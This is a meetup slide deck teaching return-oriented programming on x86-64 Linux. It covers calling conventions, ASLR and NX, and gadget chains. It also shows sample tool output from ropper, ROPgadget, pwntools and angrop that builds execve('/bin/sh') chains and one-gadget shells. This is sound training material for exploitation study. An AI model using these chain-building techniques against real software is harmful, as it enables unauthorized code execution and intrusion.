

exploit

```
glem@sectalks:~$ ./sploitn "0x00_learning_the_ROPes"
```

SYD0x21

13-FEB-18
@glenmacau

whoami

- UNSW student/tutor
- Pentester @ Hivint
- CTF sometimes
- Stare at IDA a lot



summary


- quick computers 101
- why ROP
- how2rop
- mitigations against ROP
- tools and more
- let's hak

before we start



talk x86_64 to me..

- **RAX/RBX/RCX/RDX** - general purpose
- **RIP** - where current execution is
- **RSP** - where the top of the stack is
- **RBP** - current frame pointer
- **RSI/RDI** - source / destination for data transfer
- **EFLAGS** - processors state
- **R10/R9/R8 etc..** - just more registers okay



x86_32 cdecl

- you might remember how things work in x86_32

> SYSCALLS

- **EAX** => syscall number to perform / return value of syscall
- **EBX,ECX,EDX,ESI,EDI** => arguments to the syscall
- **int 0x80** instruction executed to perform syscall

> FUNCTION CALLS

- arguments pushed to stack in **reverse** order
- **EAX** => return value of function
- **call <ADDR>** instruction executed to call function


x86_32 function calls?

> FUNCTION STACK FRAME HAS

- local variables
- arguments
- return address & stack frame reference point

> FUNCTION CALL STEPS

- push args to stack (reverse order)
- push next RET address to stack
- move function address into EIP
- push current EBP to stack
- move ESP into EBP
- adjust ESP for local vars
- execute function
- adjust ESP to below local vars
- pop EBP from stack
- pop RET addr from stack into EIP



```
# x86_64 fastcall
```

> SYSCALLS

- **RAX** => syscall number to perform / return value of syscall
- **RDI,RSI,RDX,R10,R8,R9** => arguments to the syscall
- **syscall** instruction executed to perform syscall

> FUNCTION CALLS

- arguments passed to function in **RDI,RSI,RDX,RCX,R8,R9**
 - any additional are passed on the stack
- **RAX** => return value of function
- **call <ADDR>** instruction executed to call function




x86_64 function calls?

> FUNCTION STACK FRAME HAS

- local variables
- arguments
- return address & stack frame reference point


> FUNCTION CALL STEPS

- move args into RDI,RSI,RDX,RCX,R8,R9
- push remaining args to stack (rev.)
- push next RET address to stack
- move function address into RIP
- push current RBP to stack
- move RSP into RBP
- adjust RSP for local vars
- execute function
- adjust RSP to below local vars
- pop RBP from stack
- pop RET addr from stack into RIP




that virtual memory thing

- operating system gives a ~view~ of entire memory to a process
- memory in VM address space segmented into **pages**
- **pages** are generally of size **4096** bytes
- each having **READ/WRITE/EXECUTE** permissions
- each mapped to a physical **4096** byte **frame** of memory by the MMU/TLB/Kernel
- each **page** is not mapped in AS until process needs it
- when we run out of **frames**, page-out some to disk



address space



```
$ cat /proc/`pidof sh`/maps
```

```
08048000-080ef000 r-xp    /bin/sh
```

```
080ef000-080f1000 rwxp    /bin/sh
```

```
080f1000-080f3000 rwxp
```

```
089a2000-089c4000 rwxp    [heap]
```

```
f778a000-f778b000 rwxp    /lib/x86_64-linux-gnu/libc-2.23.so
```

```
f887e000-f889c000 r-xp    [vdso]
```

```
ffe09000-ffe2a000 rwxp    [stack]
```

```
^^ addresses ^^    ^^ perms  ^^ what's inside
```

quick history of sploit'n bins

> 1995 - Mudge, "How to write buffer overflows"

> 1996 - Aleph One, "Smashing the stack for fun and profit"

< We'll stop executing things you can write to!

> 1997 - Solar Designer, "Getting around non-executable stack"

> 2001 - Nergal, "Advanced return-into-lib(c) exploits"

< We'll make it so you don't know where things are!

> 2002 - Tyler Durden, "Bypassing PaX ASLR protection"

> 2005 - Sebastian Krahmer, "Borrowed code chunks technique"

< We'll... umm, alright I don't really know.

good old exploitation

- traditional approach
 - leverage memory corruption to control process execution
 - direct execution control into shellcode
- this isn't the 2000's anymore
- hardware enforced mitigations

> reason things suck:

- **ASLR** - randomises memory locations of various mappings
- **NX** - prevents execution of mappings that are writable
- **PIE** - randomises the mapping of the TEXT section

so what now?



- so we have a limited number of regions where we can actually execute code
- because of ASLR, we don't generally know where our shellcode is in the HEAP/STACK
 - even if we did - we can't execute there!
- so where can we redirect execution? the TEXT section or mapped-in libraries!
 - generally LIBC

but why?

- so we can direct execution into the TEXT section or LIBC..
- by why would we want to execute code we can run normally..?

~~~ THE SOLUTION ~~~

- borrow chunks of instructions
- chain them together
- shell

chain what? chain where? chain who?

- sounds great - but how do we chain chunks of existing code together?
- let's step back a bit...

```
void func1(char * s) {  
    char buf[80];  
    strcpy(buf, s);  
}
```

- where should we return to?

go-go-gadget RET!

- the basis of ROP involves returning into chunks of code called gadgets

Gadget: 0x0000000004008f5

0x0000000004008f5: sub esp, 8

0x0000000004008f8: add rsp, 8

0x0000000004008fc: ret

Gadget: 0x0000000004008e1

0x0000000004008e1: pop rsi

0x0000000004008e2: pop r15

0x0000000004008e4: ret

- gadget - a short sequence of instructions, followed by a ret/jmp/call

go-go-gadget RET!

0x400235:

syscall

pop rdi

0x4009e5:

xor rax, rax

pop rdi

xor rdx, rdx

ret

mov al, 0x3b

0x40073f:

xor rsi, rsi

mov al, 0x3b

syscall

xor rsi, rsi

ret

0x4003f9:

0xb0010f:

xor rax, rax

"/bin/sh"

xor rdx, rdx

ret

buf ->

AAAAAAAAAAAAAAAA

...

saved RBP ->

AAAAAAAAAAAAAAAA

RET addr ->

0x4009e5

0xb0010f

0x4003f9

0x40073f


0x400235

WHO CARES

WHO CARES

ideal chain

- say you leak the libc
addr for `system()` :
 - `0x7fcc67a1d5e9a`
- and you have the address
for the string `"/bin/sh"`
 - `0x7fcc93f1e7d1f`
- and a pop rdi gadget
 - `0x4009e5`
- provide `system()` RET
address
 - `exit()` for clean exit



auto-win

void MLG_360_noscope() in libc (64 bit):

One-gadget RCE on Linux

```
.text:00000000004641C
.text:000000000046423
.text:00000000004642A
.text:00000000004642F
.text:000000000046439
.text:000000000046443
.text:000000000046446
.text:000000000046448
.text:000000000046450

mov     rax, cs:environ_ptr_0
lea     rdi, aBinSh          ; "/bin/sh"
lea     rsi, [rsp+180h+var_150]
mov     cs:dword_3C16C0, 0
mov     cs:dword_3C16D0, 0
mov     rdx, [rax]
call    execve
mov     edi, 7Fh              ; status
call    _exit

.text:0000000000E6315
.text:0000000000E631C
.text:0000000000E6321
.text:0000000000E6328
.text:0000000000E632B
.text:0000000000E6330

mov     rax, cs:environ_ptr_0
lea     rsi, [rsp+1B8h+var_168]
lea     rdi, aBinSh          ; "/bin/sh"
mov     rdx, [rax]
call    execve
call    abort

.text:0000000000E7216
.text:0000000000E721D
.text:0000000000E7222
.text:0000000000E7229
.text:0000000000E722C
.text:0000000000E7231

mov     rax, cs:environ_ptr_0
lea     rsi, [rsp+1C8h+var_168]
lea     rdi, aBinSh          ; "/bin/sh"
mov     rdx, [rax]
call    execve
call    abort
```



```
~/hax
└─ one_gadget /lib/x86_64-linux-gnu/libc.so.6
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
```

got a leak?

- got a libc leak?
- want to know the addr of other symbols? (system?)
- want to know what libc your binary is using?
- easy to obtain offsets of important libc funcs!

```
~/libc-database master
└─ ./find read 0x7fcc67a1d5af0
ubuntu-xenial-i386-libc6 (id libc6_2.23-0ubuntu9_i386)
└─ ~/libc-database master
└─ ./dump libc6_2.23-0ubuntu9_i386
offset___libc_start_main_ret = 0x18637
offset_system = 0x0003ada0
offset_dup2 = 0x000d6300
offset_read = 0x000d5af0
offset_write = 0x000d5b60
offset_str_bin_sh = 0x15b9ab
└─ ~/libc-database master
└─ ./identify /lib/i386-linux-gnu/libc-2.23.so
id libc6_2.23-0ubuntu9_i386
```

niklasb / [libc-database](#)

Watch 19 Star 379 Fork 80

Code

Issues 0

Pull requests 0

Projects 0

Wiki

Insights

Build a database of libc offsets to simplify exploitation

pwn

libc

offsets

ctf

ctf-tools

27 commits

1 branch

0 releases

2 contributors

okay so ROP is neat

- designed to bypass DEP/NX
- chaining instructions from code/libraries for arb. execution
- limited overflow on the stack? but write access elsewhere?
stack pivot! `(sub rsp, 0xf8)`
- because x86 uses multi-byte instructions (CISC <3) we can pull gadgets out of the middle of instructions
- need a NOP? then ROPNOP `(jmp rsp / ret)`
- to take advantage of libs (libc?) need an info leak because of ASLR. same to defeat PIE
- libc is turing complete!

tooling

- find gadgets
- automatically generate chains
- bad bytes

> notable:

- ropper
- ROPgadget
- pwntools

```
└─ ropper -f binary.elf --detailed
[INFO] Load gadgets for section: PHDR
[LOAD] loading... 100%
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%

Gadgets
=====

Gadget: 0x0000000004005a2
0x0000000004005a2: adc byte ptr [rax], ah
0x0000000004005a5: jmp rax

Gadget: 0x0000000004005f0
0x0000000004005f0: adc byte ptr [rax], ah
0x0000000004005f3: jmp rax
0x0000000004005f5: nop dword ptr [rax]
0x0000000004005f8: pop rbp
0x0000000004005f9: ret

Gadget: 0x0000000004005a2
0x0000000004005a2: adc byte ptr [rax], ah
0x0000000004005a5: jmp rax
0x0000000004005a7: nop word ptr [rax + rax]
0x0000000004005b0: pop rbp
0x0000000004005b1: ret
```

```
In [8]: rop = ROP(elf)
[*] Loaded cached gadgets for './binary.elf'

In [9]: rop.call('read', [4,5,6])

In [10]: print rop.dump()
0x0000:      0x43f8a0 read(4, 5, 6)
0x0004:      'baaa' <pad>
0x0008:      0x4 arg0
0x000c:      0x5 arg1
0x0010:      0x6 arg2
```

Unique gadgets found: 9106

ROP chain generation

```
=====

- Step 1 -- Write-what-where gadgets

[+] Gadget found: 0x474621 mov qword ptr [rsi], rax ; ret
[+] Gadget found: 0x401607 pop rsi ; ret
[+] Gadget found: 0x478b76 pop rax ; pop rdx ; pop rbx ; ret
[+] Gadget found: 0x42641f xor rax, rax ; ret

- Step 2 -- Init syscall number gadgets

[+] Gadget found: 0x42641f xor rax, rax ; ret
[+] Gadget found: 0x466cd0 add rax, 1 ; ret
[+] Gadget found: 0x466cd1 add eax, 1 ; ret

- Step 3 -- Init syscall arguments gadgets

[+] Gadget found: 0x4014e6 pop rdi ; ret
[+] Gadget found: 0x401607 pop rsi ; ret
[+] Gadget found: 0x442cd6 pop rdx ; ret

- Step 4 -- Syscall gadget

[+] Gadget found: 0x467815 syscall ; ret

- Step 5 -- Build the ROP chain

#!/usr/bin/env python2
# execve generated by ROPgadget

from struct import pack

# Padding goes here
p = ''

p += pack('<Q', 0x000000000401607) # pop rsi ; ret
```

click clack auto ROP goodness

- so angr can do SAT solving, but what else?
- (pwntools can do a similar job)

```
In [1]: import angr
In [2]: import angrop
In [3]: p = angr.Project("./bin")
In [4]: rop = p.analyses.ROP()
In [5]: rop.find_gadgets()
In [6]: chain = rop.set_regs(rdi=0x1337)
In [7]: chain.print_payload_code()
chain = ""
chain += p64(0x3973ca3) # pop rdi; ret
chain += p64(0x1337)
```

```
rop.set_regs(rax=0x1337, rbx=0x56565656)

rop.write_to_mem(0x61b100, "/bin/sh\0")


rop.func_call("read", [0, 0x804f000, 0x100])

rop.add_to_mem(0x804f124, 0x41414141)
```



other types of rop?

- there are other code reuse attacks e.g:
 - **BROP** - blind return oriented programming
<http://www.scs.stanford.edu/brop/bittau-brop.pdf>
 - **JOP** - jump oriented programming
<https://www.csc2.ncsu.edu/faculty/xjiang4/pubs/ASIACCS11.pdf>
- interesting exploitation techniques
- more complex than ROP but worth learning



more practice

- checkout [rop emporium](#)
- a lot of good challenges
- tests stack pivot, bad bytes, 32bit vs 64bit
- great challenge explanations
- <https://ropemporium.com>
- aeg from <http://pwnable.kr>
- dynamically create ROP chains for new binaries every 10 seconds
- ~little~ bit of SAT solving but that's fun to learn

ROP Emporium

Learn return-oriented programming through a series of challenges designed to teach ROP techniques in isolation, with minimal reverse-engineering and bug-hunting.

[Beginner's Guide](#)[All Challenges](#)

ret2win

ret2win means 'return here to win' and it's recommended you start with this challenge. Visit the challenge page by clicking the link above to learn more.

badchars


Learn to deal with badchars, characters that will not make it into process memory intact or cause other issues such as premature chain termination.

split

Combine elements from the ret2win challenge that have been split apart to beat this challenge. Learn how to use another tool whilst crafting a short ROP chain.

fluff

Sort the useful gadgets from the fluff to construct another write primitive in this challenge. You'll have to get creative though, the gadgets aren't straight forward.



[aeg]

references

- Sebastian Krahmer, "Borrowed code chunks technique"
<https://users.suse.com/~krahmer/no-nx.pdf>
- Nergal, "Advanced return-into-lib(c) exploits"
<http://phrack.org/issues/58/4.html>
- Saif El-Sherei, "Return-Oriented-Programming (ROP FTW)"
[https://www.exploit-db.com/docs/english/28479-return-oriented-programming-\(rop-ftw\).pdf](https://www.exploit-db.com/docs/english/28479-return-oriented-programming-(rop-ftw).pdf)

thanks & hack responsibly

